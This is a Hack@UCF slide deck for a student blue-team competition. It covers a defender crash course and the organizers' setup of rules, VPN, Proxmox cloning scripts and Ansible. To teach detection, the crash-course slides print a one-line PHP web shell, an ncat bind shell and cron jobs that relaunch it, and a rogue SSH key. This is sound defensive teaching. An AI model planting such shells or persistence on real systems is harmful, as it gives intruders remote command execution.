Hack@UCF

Collegiate Cyber Defense Club

https://hackucf.org

HACK

horse plinko cyber challenge β

- A new beginner-friendly blue-team competition hosted by Hack@UCF!
  - Open to UCF students, for free!
  - A low-stress NCAE CyberGames-like blue team competition
  - Teams of 3-4 students
  - Windows & Linux boxes, with injects
  - April 25th, 2023 *(day between classes and Finals week)*
  - Will be hosted in-person in the CyberLab
- Sign-ups are now open!
  - Scan the QR code to sign up.
  - We are still looking for staff to help run this!

HACK

How to *(blue-team)* Cyber Competition

Horse Plinko Cyber Challenge
Organization Team

HACK

Overview

Competitor's perspective:

- What are you talking about?
- Why compete?
- What do I need to know?
- Blue Team Crash Course

Organizer's perspective:

- Why host?
- How do we make this happen?
  - *Black Team:* Building the Environment (infrastructure)
  - *White Team:* Organization and Administration
  - *Red Team:* Hacking at scale

HACK

Competitor’s Perspective

HACK

What are you talking about?

- *Blue team* == defending
- *Red team* == attacking
- Blue team competitions typically involve defending the network of a fictional company and keeping business-critical services up
- This talk is tailored to the *Horse Plinko Cyber Challenge*
  - Student-run competition on April 25th!
  - Designed as an entry-level blue team competition
- Mostly applies to other blue team competitions
  - NCAE CyberGames, DoE CyberForce, NCCDC, etc

HACK

Why compete?

- Practical experience that is hard to get elsewhere
  - Every competition is a learning experience
- Looks great on a resume
- Good excuse to hang out and meet like-minded people

HACK

What do I need to know?

- Basic sysadmin skills go a long way
- Your job is to
  - Get red team out ("threat hunting")
  - Keep red team out ("system hardening")
  - Keep the (fictional) business operational!
- For Horse Plinko, we'll provide cheatsheet-style resources
- For now, let's do a blue team crash course!

HACK

Crash Course 〉 Valid User Accounts (Linux)

Compromised accounts

```
ubuntu@aws:~$ tail -n2 /etc/passwd
jim:x:1002:1003::/home/jim:/bin/sh
jimmy:x:1003:1004::/home/jimmy:/bin/sh
ubuntu@aws:~$ sudo passwd jimmy
New password:
Retype new password:
passwd: password updated successfully
```

Overprivileged accounts

```
ubuntu@aws:~$ sudo tail -n5 /etc/sudoers
%admin ALL=(ALL) ALL
%sudo   ALL=(ALL:ALL) ALL
jimmy ALL=(ALL:ALL) ALL
```

Passwords aren't the only means of authentication!

```
jimmy@aws:/home/ubuntu$ cat ~/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDupnUNWWDCk6ztefd1DSGIeYpyjueq+UGMZc4dGb+lFoqBP2ggwrGYIupok0jf
+KUCEtRrT+0rPtcwgGVbhcVIKNYfnFOXiysGXgeghAvDP43aRV3EZLFAUlxEMG77iSSgP8uPg29RWi0z3src2Yo5tl4Hw5ZVPyl+
Xla6ejuA0/Hv/aoyJ7BkERsU3RZ86N0Vta5eV2hXecTt2h0kYmOWO+zy5Xj/kQPwRM/hmeDVYxvZuOG+Ve6s6HgL8fYuRz2jKO9s
zC5qvDWonAS1E4duDvGvot/1o56zy/uO1VQ9GKCBtFdCpaTjIciMiCF0xK8NdSg7e+Mmz3uEoeEZsjiEoRA7CH82qXW1+VvygXMD
UiidWD0ZmXVFaUr78WnLD6IO93510hU1x9KeEDBtYXZOkFb0o+AhwElO0Cg9C2DzSoKIDYtORfdKG6wcX38mD9nQ2RUL37W3l27F
bF0TzSIo9WkMNBo2Vb9kOTvpJiYsDnjTnHy/SQNF3NdDhJe81c8= evil-redteamer
```

Crash Course 〉 Valid User Accounts (Windows)

Local accounts

Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.22621.1413]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>net user joe /add
The command completed successfully.


C:\Windows\System32>net user jimmy /add
The command completed successfully.


C:\Windows\System32>net user

User accounts for \\DESKTOP-NTVDC9T

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
Henry                    jimmy                    joe
WDAGUtilityAccount
The command completed successfully.
```

Domain accounts

Active Directory Users and Computers

File Action View Help

Active Directory Users and Com
- Saved Queries
- plinko.horse
  - Builtin
  - Computers
  - Domain Controllers
  - ForeignSecurityPrincipal
  - Managed Service Accou
  - Users

Name	Type	Description
DefaultAcco...	User	A user account manage...
Denied ROD...	Security Group...	Members in this group c...
DnsAdmins	Security Group...	DNS Administrators Gro...
DnsUpdateP...	Security Group...	DNS clients who are per...
Domain Ad...	Security Group...	Designated administrato...
Domain Co...	Security Group...	All workstations and ser...
Domain Con...	Security Group...	All domain controllers i...
Domain Gue...	Security Group...	All domain guests
Domain Users	Security Group...	All domain users
Enterprise A...	Security Group...	Designated administrato...
Enterprise K...	Security Group...	Members of this group ...
Enterprise R...	Security Group...	Members of this group ...
Group Polic...	Security Group...	Members in this group c...
Guest	User	Built-in account for gue...
honse	User	
jimmy	User	
joe	User	

HACK

Crash Course 〉 Shells (Linux)

What processes are running on your system?

```
ubuntu@aws:~$ ps aux | tail -n4
root       735455  0.0  0.0      0     0 ?        I    15:23   0:00 [kworker/u30:1-events_unbound]
ubuntu     735744  0.0  0.3  13164  3144 pts/0    S    15:23   0:00 ncat -nvlp 8888 -e /bin/bash
ubuntu     735753  0.0  0.3  10460  3272 pts/0    R+   15:25   0:00 ps aux
ubuntu     735754  0.0  0.1   6220  1008 pts/0    S+   15:25   0:00 tail -n4
ubuntu@aws:~$ kill -9 735744
ubuntu@aws:~$ ps aux | tail -n4
root       735443  0.0  0.0      0     0 ?        I    15:18   0:00 [kworker/u30:0-events_unbound]
root       735455  0.0  0.0      0     0 ?        I    15:23   0:00 [kworker/u30:1-events_power_efficient]
ubuntu     735756  0.0  0.3  10460  3300 pts/0    R+   15:25   0:00 ps aux
ubuntu     735757  0.0  0.1   6220   992 pts/0    S+   15:25   0:00 tail -n4
```

HACK

Crash Course 〉 Shells (Linux)

What network connections are they making?

```
ubuntu@aws:~$ sudo netstat -planet
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       User       Inode      PID/Program name
tcp        0      0 0.0.0.0:6001            0.0.0.0:*               LISTEN      1000       39669      8094/Xtightvnc
tcp        0      0 127.0.0.1:5901          0.0.0.0:*               LISTEN      1000       39671      8094/Xtightvnc
tcp        0      0 127.0.0.1:6010          0.0.0.0:*               LISTEN      1000       10944292   735322/sshd: ubu
tcp        0      0 0.0.0.0:53              0.0.0.0:*               LISTEN      0          10602285   711593/dnsmasq
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      0          10546264   706223/sshd: /us
tcp        0      0 0.0.0.0:8888            0.0.0.0:*               LISTEN      1000       10956244   736048/ncat
tcp        0      0 172.31.30.195:47416     3.87.126.146:80         TIME_WAIT   0          0          -
tcp        0    384 172.31.30.195:22        94.198.42.76:59677      ESTABLISHED 0          10943784   735226/sshd: ubu
tcp6       0      0 :::53                   :::*                    LISTEN      0          10602287   711593/dnsmasq
tcp6       0      0 ::1:6010                :::*                    LISTEN      1000       10944291   735322/sshd: ubu
tcp6       0      0 :::22                   :::*                    LISTEN      0          10546275   706223/sshd: /us
tcp6       0      0 :::8888                 :::*                    LISTEN      1000       10956243   736048/ncat
```

HACK

Crash Course 〉 Shells (Windows)

What processes are running on your system? [Process Explorer]

Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-NTVDC9T\Henry]

File Options View Process Find Users Help

<Filter by name>

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
ONENOTEM.EXE		49,672 K	2,540 K	20096	Send to OneNote Tool	Microsoft Corporation
steam.exe	0.12	114,016 K	77,396 K	25188	Steam	Valve Corporation
steamwebhelper.exe	< 0.01	77,404 K	179,732 K	14152	Steam Client WebHelper	Valve Corporation
steamwebhelper.exe		54,436 K	13,724 K	1508	Steam Client WebHelper	Valve Corporation
steamwebhelper.exe	< 0.01	65,028 K	51,684 K	13752	Steam Client WebHelper	Valve Corporation
steamwebhelper.exe		12,904 K	26,956 K	21360	Steam Client WebHelper	Valve Corporation
steamwebhelper.exe		131,488 K	75,612 K	25124	Steam Client WebHelper	Valve Corporation
steamwebhelper.exe		94,724 K	74,508 K	24212	Steam Client WebHelper	Valve Corporation
steamwebhelper.exe		25,236 K	43,332 K	12292	Steam Client WebHelper	Valve Corporation
steamwebhelper.exe		24,920 K	38,640 K	12852	Steam Client WebHelper	Valve Corporation
steamwebhelper.exe		24,908 K	39,224 K	25556	Steam Client WebHelper	Valve Corporation
Cookie Clicker.exe	< 0.01	589,204 K	522,888 K	18096	Cookie Clicker	Orteil
Cookie Clicker.exe	< 0.01	15,256 K	56,228 K	17284	Cookie Clicker	Orteil
Cookie Clicker.exe	0.12	212,344 K	284,768 K	16772	Cookie Clicker	Orteil
Cookie Clicker.exe	< 0.01	11,924 K	58,440 K	25412	Cookie Clicker	Orteil
GameOverlayUI.exe	< 0.01	86,452 K	26,064 K	22620	gameoverlayui.exe	Valve Corporation
SnippingTool.exe	0.25	91,588 K	102,016 K	21796		
MobaXterm.exe	< 0.01	87,588 K	39,608 K	5176	MobaXterm	Mobatek
XWin_MobaX.exe	< 0.01	66,268 K	14,180 K	23124		
MoTTYnew.exe	< 0.01	53,216 K	16,476 K	4260	Terminal emulator for MobaXt...	Mobatek
cmd.exe		2,104 K	4,860 K	25560	Windows Command Process...	Microsoft Corporation
conhost.exe		1,340 K	8,684 K	20764	Console Window Host	Microsoft Corporation

HACK

Crash Course 〉 Shells (Windows)

What network connections are they making? [TCPView]

TCPView - Sysinternals: www.sysinternals.com

File Edit View Process Connection Options Help

TCP v4 TCP v6 UDP v4 UDP v6 Search

Process Name	Process ID	Protocol	State	Local Address	Local Port	Re...	Rem...	Create Time	Module Name
svchost.exe	3588	TCP	Listen	0.0.0.0	49667	0.0.0.0	0	4/5/2023 9:12:52 PM	EventLog
spoolsv.exe	4940	TCP	Listen	0.0.0.0	49668	0.0.0.0	0	4/5/2023 9:12:53 PM	Spooler
vpnagent.exe	4396	TCP	Listen	127.0.0.1	49669	0.0.0.0	0	4/5/2023 9:12:53 PM	vpnagent
services.exe	1148	TCP	Listen	0.0.0.0	49674	0.0.0.0	0	4/5/2023 9:12:56 PM	services.exe
svchost.exe	13760	TCP	Listen	0.0.0.0	49679	0.0.0.0	0	4/5/2023 9:13:01 PM	PolicyAgent
steam.exe	25188	TCP	Established	10.10.0.5	59200	162....	27020	4/6/2023 1:31:04 PM	steam.exe
steamwebhelper.exe	21360	TCP	Established	127.0.0.1	59225	127....	27060	4/6/2023 1:31:14 PM	steamwebhelper.exe
Discord.exe	15840	TCP	Established	10.10.0.5	59634	162....	443	4/6/2023 2:55:42 PM	Discord.exe
MoTTYnew.exe	4260	TCP	Established	10.10.0.5	59677	44.2...	22	4/6/2023 3:06:40 PM	MoTTYnew.exe
XWin_MobaX.exe	23124	TCP	Established	127.0.0.1	59683	127....	6000	4/6/2023 3:07:30 PM	XWin_MobaX.exe
XWin_MobaX.exe	23124	TCP	Established	127.0.0.1	59684	127....	6000	4/6/2023 3:07:30 PM	XWin_MobaX.exe
XWin_MobaX.exe	23124	TCP	Established	127.0.0.1	59685	127....	6000	4/6/2023 3:07:30 PM	XWin_MobaX.exe
firefox.exe	18900	TCP	Established	10.10.0.5	59792	142....	443	4/6/2023 3:31:56 PM	firefox.exe
firefox.exe	18900	TCP	Established	10.10.0.5	59917	140....	443	4/6/2023 3:49:03 PM	firefox.exe
firefox.exe	18900	TCP	Established	10.10.0.5	59936	172....	443	4/6/2023 3:52:38 PM	firefox.exe
firefox.exe	18900	TCP	Established	10.10.0.5	60020	142....	443	4/6/2023 4:02:44 PM	firefox.exe
firefox.exe	18900	TCP	Established	10.10.0.5	60021	142....	443	4/6/2023 4:02:44 PM	firefox.exe
[Time Wait]		TCP	Time Wait	10.10.0.5	60031	162....	443		
[Time Wait]		TCP	Time Wait	10.10.0.5	60032	162....	443		
[Time Wait]		TCP	Time Wait	10.10.0.5	60062	142....	443		
[Time Wait]		TCP	Time Wait	10.10.0.5	60083	142....	443		
firefox.exe	18900	TCP	Established	10.10.0.5	60087	142....	443	4/6/2023 4:07:28 PM	firefox.exe

HACK

Persistence

When Killing The Shell Isn't Enough

HACK

Crash Course 〉 Persistence (Linux)

Cron jobs

```
jimmy@aws:/home/ubuntu$ crontab -l | tail -n2
# m h  dom mon dow   command
* * * * * ncat -nvlp 8888 /bin/bash &

ubuntu@aws:~$ sudo tail -n1 /etc/crontab
* * * * * root ncat -nvlp 8888 -e /bin/bash
```

Logon scripts (~/.bash_profile, ~/.bashrc, etc)

```
ubuntu@aws:~$ su jimmy
Password:
hiiiiiiiiiiiiiiiii
jimmy@aws:/home/ubuntu$ tail -n1 ~/.bashrc
echo hiiiiiiiiiiiiiiiii
```

HACK

Crash Course 〉 Persistence (Windows)

Scheduled Tasks [Autoruns]

Task Scheduler

File Action View Help

Task Schedule
Task Schec
Agent
HP
Intel
McAfe
Micros
Ofi
On
Vis
Wi
Wi
Xb
Mozill

Name	Status	Triggers
Adobe Acrob...	Ready	Multiple triggers defined
Dell Support...	Ready	At 12:04 PM every Tuesday of every week, starting 2/14/2023
EvilScript	Ready	At 4:15 PM every day
GoogleUpda...	Ready	Multiple triggers defined
GoogleUpda...	Ready	At 6:50 PM every day - After triggered, repeat every 1 hour for a duratic
MicrosoftEd...	Ready	Multiple triggers defined
MicrosoftEd...	Ready	At 1:36 PM every day - After triggered, repeat every 1 hour for a duratic
MSIAfterbur...	Running	At log on of any user
NahimicSvc3...	Ready	
NahimicSvc6...	Ready	
NahimicTask...	Ready	

General Triggers Actions Conditions Settings History (disabled)

When you create a task, you must specify the action that will occur when your task starts. To chang actions, open the task property pages using the Properties command.

Action	Details
Start a program	C:\Users\Henry\Desktop\evil.bat

Actions
Task Sched...
Create...
Create...
Impor...
Displa...
Enabl...
New F...
View
Refresh
Help
Selected It...
Run
End
Disable
Export...
Proper...
Delete
Help

Autoruns - Sysinternals: www.sysinternals.com

File Search Entry Options Category Help

Quick Filter

Codecs | Boot Execute | Image Hijacks | AppInit | Known DLLs | WinLogon
Winsock Providers | Print Monitors | LSA Providers | Network Providers | WMI | Office
Everything | Logon | Explorer | Internet Explorer | Scheduled Tasks | Services | Drivers

Autoruns Entry	Description	Publisher
Task Scheduler		
\Adobe Acrobat Update Task	This task keeps your Adobe Reader an...	(Verified) Adobe Inc.
\Dell SupportAssistAgent AutoUpdate	Dell SupportAssistAgent Auto Update T...	(Verified) Dell Inc
\EvilScript		(Not Verified)
\MSIAfterburner	MSIAfterburner	(Verified) MICRO-ST.
\NahimicSvc32Run	Runs the _PRODUCT_NAME_ product	(Verified) A-Volute S/
\NahimicSvc64Run	Runs the _PRODUCT_NAME_ product	(Verified) A-Volute S/
\NahimicTask32	NahimicSvc task	(Verified) A-Volute S/
\NahimicTask64	NahimicSvc task	(Verified) A-Volute S/
\OneDrive Per-Machine Standalone Update Task	Standalone Updater	(Verified) Microsoft C
\OneDrive Reporting Task-S-1-5-21-787452291-165820357...	Standalone Updater	(Verified) Microsoft C
\SmartByte Telemetry	SmartByteTelemetry	(Verified) Rivet Netw
\Microsoft\Office\Office Automatic Updates 2.0	This task ensures that your Microsoft Of...	(Verified) Microsoft C
\Microsoft\Office\Office ClickToRun Service Monitor	This task monitors the state of your Micr...	(Verified) Microsoft C
\Microsoft\Office\Office Feature Updates	This task ensures that your Microsoft Of...	(Verified) Microsoft C
\Microsoft\Office\Office Feature Updates Logon	This task ensures that your Microsoft Of...	(Verified) Microsoft C
\Microsoft\Office\Office Performance Monitor	This task ensures that your Microsoft Of...	(Verified) Microsoft C
\Microsoft\Office\Office Serviceability Manager	Helps your administrator manage and k...	(Verified) Microsoft C
\Microsoft\VisualStudio\Updates\BackgroundDownload	Visual Studio Background Download	(Verified) Microsoft C
\Microsoft\Windows\Mobile Broadband Accounts\MNO Meta...	$(@%SystemRoot%\system32\MbaeP...	
\Mozilla\Firefox Default Browser Agent 308046B0AF4A39CB	The Default Browser Agent task checks ...	(Verified) Mozilla Cor

HACK

Crash Course 〉 Web Shells

Welcome to PHP hell

```
voracious@DESKTOP-NTVDC9T:~$ curl http://10.10.0.5/evil.php?cmd=whoami
desktop-ntvdc9t\henry
voracious@DESKTOP-NTVDC9T:~$ curl http://10.10.0.5/evil.php?cmd=systeminfo

Host Name:                 DESKTOP-NTVDC9T
OS Name:                   Microsoft Windows 11 Home Single Language
OS Version:                10.0.22621 N/A Build 22621
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Henry
Registered Organization:   N/A
```

localhost/

localhost 90%

SECCDC | RE | arch | osint | reference | php | ccdc infra | red | blue | netfilter | crypto

Username:

Password:

Submit

Don't have an account? Register here.

C:\xampp\htdocs\evil.php - Notepad++

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?

evil.php

```
1 <?php echo shell_exec($_GET['cmd']) ?>
```

htdocs

New | Sort | View

This PC › OS (C:) › xampp › htdocs

Downloads
Documents
Pictures
Music
Videos
backup
proxychains_0.6.8_cygwi

Name	Date modified	Type
composer.json	4/6/2023 3:56 PM	JSON File
composer.lock	4/6/2023 3:56 PM	LOCK File
connection.php	2/15/2023 3:36 PM	PHP Source File
delete.php	2/15/2023 3:30 PM	PHP Source File
evil.php	4/6/2023 3:49 PM	PHP Source File
index.php	2/15/2023 3:30 PM	PHP Source File

HACK

Organizer’s Perspective

HACK

Why host?

- Filling a gap
  - Blue team competitions usually only accept one team per university
    - High administrative overhead (compared to CTFs etc)
  - Few entry-level opportunities
  - The ones that do exist:
    - Include CTF challenges (very different skill set)
    - Don't include Windows
    - Don't include injects
- Good experience!
  - Terraform, Ansible, deploying VPNs, etc., all which are real-world skills!
- Develop closer relationship between Hack@UCF + C3 team

HACK

How to Make It Happen

White Team Black Team Red Team

HACK

White Team

- **White Team** are the competition administrators.
  - Manage event logistics
  - Set rules and rewards
  - Communicate with teams
  - Advertise competition to participants
  - Solicit funding through sponsors

HACK

White Team 〉 Logistics

- Who is participating?
- Who is in what team? (if not self-identified)
- How do people connect? (and know how to)
  - Overlap with Black Team
- What do we tell competitors beforehand?
  - Rules? Service lists? Network maps? *All of this changes the "meta."*
- How do we keep things fair and balanced?
  - Prevent red-team bullying, targeting, etc.
- Where do teams meet/sit, and what do they have?
  - Can they connect to *our* WiFi network, or will they need UCF_WPA2?
  - Room assignments with UCF (if outside the CyberLab)

HACK

White Team 〉 Designing Injects

- We need to provide injects for *all* teams at the right time.
- What will be these injects?
  - Technical tasks? Report-writing? Conversations? And *how many?*
- Are they reasonable for the participants?
  - If not, are there educational resources available?
- Are they objectively gradable?
  - Binary yes/no (tasks) vs. percentage-based scoring (written reports)
- What are the limitations on them?
  - Time limits, use of AI tools, outside resources… *decisions!*

HACK

White Team 〉 Designing the Rules

- We wanted to make sure we had clear rules of engagement, manageable scope, and an encouragement towards fun and experimentation
- We also had to consider the duration of the competition and breaks
  - How do we handle lunch?
- Do we allow team-to-team communication?
  - If yes, we potentially have more peer-to-peer learning, but also *too much* information sharing (less learning)
  - If no, we could miss out on team collaboration and networking
- We need to also discourage behavior out of the spirit of the competition.

HACK

White Team 〉 Designing the Rules

Rules

We want to ensure that everything runs smoothly, so please follow all the rules below:

1. **Do not attack infrastructure.** Issued VPNs, WiFi connections, our virtualization platform Proxmox, scoring agents, scoring platforms, issued PCs, and other competition infrastructure are explicitly out of scope. Additionally, do not touch the environments of other teams.
2. **Do not remove scoring accounts.** The "scoring" user cannot be removed or tampered with; doing so will cause services to not be scored properly. Red Team will *not* use these accounts.
3. **Stay in scope.** Do not touch assets not listed in the network diagram.
4. **Respect time-out periods.** During lunch breaks, you are not allowed to interact with your environment. Eat food, meet with sponsors (if any), network with others, and relax.
5. **You can use the Internet.** Tools available on the Internet are fair-game. Searching for information you do not know is encouraged. Printed reference materials, including print-outs and books, are also permitted.
6. **Please be nice, but please report issues.** Do not be rude to the Red Team, Black Team, or White Team. Do not attempt to social engineer organizers; what you say to White or Black Team will not be shared with the Red Team. If you have an issue during the competition, please contact either White Team or Black Team.
7. **Have fun!** The ultimate goal is to learn, so please show good sportsmanship throughout the competition, even when things are tough.

Failure to comply with the above rules will lead to disqualification. For any clarification on the rules, please ask a White Team member.

HACK


White Team 〉 Designing the Environment

- HPCC event has two “forums:” in-person and over Discord
- In-Person Environment
  - We are planning for six teams
  - White Team wants to be able to supervise everyone at all times
  - We also “run” the CyberLab already (so let’s use it!)
  - Plan: Each team has a (lowered) standing desk and a table.
    - Also allows us to ensure each team has enough compute if needed
    - Allows us to ensure at least one person on a team has the tools ready (in case of fire)

HACK

White Team 〉 Designing the Environment

- Discord guild
  - Accommodate what teams will need:
    - How to contact organizers?
    - How to contact teammates?
    - How to contact other teams?
  - Principle of Least Privilege
    - Red Team should not “peek” into planning discussions…
    - …but White and Black teams need to.
    - Team segmentation



HACK

White Team 〉 Team Communication

- First, we need people to *join* the competition.
  - Advertising to interested individuals, such as Hack@UCF members
  - Discord, social media, newsletter, and even print adverts are useful!
    - Discord is also useful for other communication.
- Before the competition begins, we need to:
  - Distribute the rulebook for people to plan and research skills to learn
    - For HPCC, this includes access inactive credentials for the day-of
  - Make a clear schedule
  - Assemble teams and get people working together
  - Provide learning materials for newcomers

HACK

White Team 〉 Team Communication

- When the competition starts, we need to:
  - Distribute (and let people test) VPN configurations
  - Distribute injects *fairly*
  - Share live score updates to everyone (scoreboard)
  - Tell everyone to eat lunch when it's time
- When the competition ends, we need to:
  - Calculate and communicate everyone's scores
  - Say who won (it's a competition after all) and hand out prizes
  - Collect feedback from participants, and ensure everyone learned something

HACK

White Team 〉 Funding

- Horse Plinko 0 is *not* being sponsored.
  - Small-scale local-only “inaugural run”
  - Run using C3 infrastructure
    - Does not scale to more than 8-ish teams
    - Hack@UCF infrastructure is better, but it’s an anomaly that it exists.
  - No “proper” prizes (we are using our prize bucket + some goofy stuff)
- But what about future Horse Plinko events?
  - Transportation, food, prizes for participants?
  - Corporate, SG(?) sponsorships
  - Needs funding and/or cooperation
  - We are working with Knight Hacks to raise money & pool resources

HACK

Black Team

- AKA “Build Team”
- If white team is front end, then black team is back end
- Responsible for
  - Managing infrastructure
  - Provisioning access to infrastructure
  - Designing boxes to defend
  - Deploying and configuring copies of these boxes for each team
  - Scoring engine (to measure service uptime)

HACK


Black Team 〉 Infrastructure

- Hack@UCF club infrastructure is an ongoing project
- For Horse Plinko 0, we are using the competition team's infrastructure
  - Running a hypervisor called Proxmox
  - It is not as capable as the club's, but *it works!*
- With stress testing, we found that it could support ~30 boxes
- Coincidentally, this matched well with capacity of the CyberLab

HACK

Black Team 〉 Infrastructure

- Each team will have a user account in Proxmox
  - Have console access to their boxes and can reboot as needed



HACK

Black Team 〉 Network Access

- How can we get to the internal team network from the CyberLab?
- Additional concerns
  - Teams should not be able to access each other's boxes
  - Teams should not be able to access the rest of the internal network
  - Automated provisioning
- Solution - OpenVPN server hosted on AWS
- Bash script to
  - Generate VPN configuration for each team
  - Restrict access via firewall rules for each team's IP
- Separate subnet for each team
  - Edge Router statically routes these to a pfSense box in Proxmox

HACK

Black Team 〉 Deploy

- We have boxes designed in Proxmox
  - How do we copy these for each team?
  - They will need static IP addresses in a consistent scheme
- Terraform was our first choice, but support was poor
- Ended up writing bash scripts to interact with Proxmox CLI
- To assign IPs, used `cloud-init`!
  - Tool for initial configuration of servers in cloud environments (AWS, Azure, OpenStack, etc)
  - For Linux, used “NoCloud” datasource - Proxmox adds a CD drive with configuration
  - For Windows, wrote a PowerShell script to pull from said CD drive

HACK

Black Team 〉 Deploy

```
root@pve:~# cat plinko.sh
for i in {1..6}
do
        qm clone 236 130$i
        qm set 130$i --name Horse-web-team$i
        qm set 130$i --net0 virtio,bridge=vmbr100$i
        qm set 130$i --ipconfig0 ip=10.0.$i.1/24,gw=10.0.$i.254
        qm start 130$i
        qm clone 235 131$i
        qm set 131$i --name Horse-db-team$i
        qm set 131$i --net0 virtio,bridge=vmbr100$i
        qm set 131$i --ipconfig0 ip=10.0.$i.2/24,gw=10.0.$i.254
        qm start 131$i
done
```

HACK

Black Team 〉 Deploy

- One task remains for building… dependencies
- For example, a website that relies on a database
  - Not good if a team's website tries to read/write to another team's database
- Now that the boxes have IP addresses assigned, we can use Ansible
- Ansible manages the boxes over SSH and makes needed changes
- We can pass the team number as a variable

